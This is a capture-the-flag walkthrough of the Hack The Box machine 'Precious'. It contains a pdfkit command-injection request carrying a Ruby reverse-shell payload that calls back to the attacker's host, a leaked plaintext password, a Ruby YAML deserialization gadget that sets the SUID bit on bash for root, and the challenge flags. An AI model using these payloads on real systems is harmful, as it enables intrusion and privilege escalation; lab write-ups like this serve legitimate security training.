
Precious Walkthrough

Machine IP - `10.10.11.189`

Website -



Nmap Scan - `nmap -A -sC -sV -T4 -p- 10.10.11.189 -oN NmapScan.txt`

```
┌─[aurora@parrot]─[~/HackTheBox/Linux/Precious]
└──╼ $cat NmapScan.txt
# Nmap 7.92 scan initiated Wed Mar  8 18:03:32 2023 as: nmap -A -sC -sV -T4 -p- -oN NmapScan.t
xt 10.10.11.189
Nmap scan report for precious.htb (10.10.11.189)
Host is up (0.052s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)
|   256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)
|_  256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Convert Web Page to PDF
| http-server-header:
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Mar  8 18:07:36 2023 -- 1 IP address (1 host up) scanned in 244.59 seconds
┌─[aurora@parrot]─[~/HackTheBox/Linux/Precious]
└──╼ $
```


Start a python server - `sudo python3 -m http.server 80`

on the website - `http://tun0`

A PDF will open, save that PDF.

Use exiftool to get more data about the PDF.


`exiftool hpjazj32nq07arcvqdcmufrd1t6iedvk.pdf`



Google pdfkit v0.8.6 - https://github.com/shamo0/PDFkit-CMD-Injection

```
curl 'http://precious.htb' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: http://precious.htb' -H 'Connection: keep-alive' -H 'Referer: http://precious.htb' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'url=http%3A%2F%2F10.10.14.10%3A7777%2F%3Fname%3D%2520%60+ruby+-rsocket+-e%27spawn%28%22sh%22%2C%5B%3Ain%2C%3Aout%2C%3Aerr%5D%3D%3ETCPSocket.new%28%2210.10.14.10%22%2C7777%29%29%27%60'
```

On another tab - `nc -nvlp 7777`



Go to `/home/ruby/.bundle` and `cat config`

```
bash-5.1$ ls -la
total 52
drwxr-xr-x 6 ruby ruby 4096 Mar  8 07:58 .
drwxr-xr-x 4 root root 4096 Oct 26 08:28 ..
-rwxr-xr-x 1 ruby ruby 7297 Mar  8 03:02 50808.c
-rw-r--r-- 1 ruby ruby 5112 Mar  8 03:07 50808.o
lrwxrwxrwx 1 root root    9 Oct 26 07:53 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .bundle
drwxr-xr-x 3 ruby ruby 4096 Mar  8 01:33 .cache
drwx------ 3 ruby ruby 4096 Mar  8 07:58 .gnupg
drwxr-xr-x 3 ruby ruby 4096 Mar  8 02:15 .local
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
bash-5.1$ cd .bundle/
bash-5.1$ ls
config
bash-5.1$ cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
bash-5.1$ pwd
/home/ruby/.bundle
bash-5.1$
```

We can see henry's usrename and password.

henry:Q3c1AqGHtoI0aXAYFH

We can SSH into this user.

For PrivEsc -> If we run `sudo -l`, we can see that henry can run the following

```
-bash-5.1$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

If we `cat /opt/update_dependencies.rb`
We can see it reads a file called `dependencies.yml`

https://gist.github.com/staaldraad/89dffe369e1454eedd3306edc8a7e565#file-ruby_yaml_load_sploit2-yaml

Create a file called `dependencies.yml`


```
-bash-5.1$ ls
dependencies.yml  user.txt
-bash-5.1$ cat dependencies.yml
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: "chmod +s /bin/bash"
         method_id: :resolve
-bash-5.1$
```

Use the `git_set` to set the SUID bit to `/bin/bash`

```
-bash-5.1$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27  2022 /bin/bash
-bash-5.1$
```

We can see the SUID Bit set.

Now just run `/bin/bash -p`



We are root!!

User.txt --> 705358f4c8e677335826e2e7c203f6ba

Root.txt --> 9b3bd78b1d06cc90355f2e51ad162310

Machine Completed!!
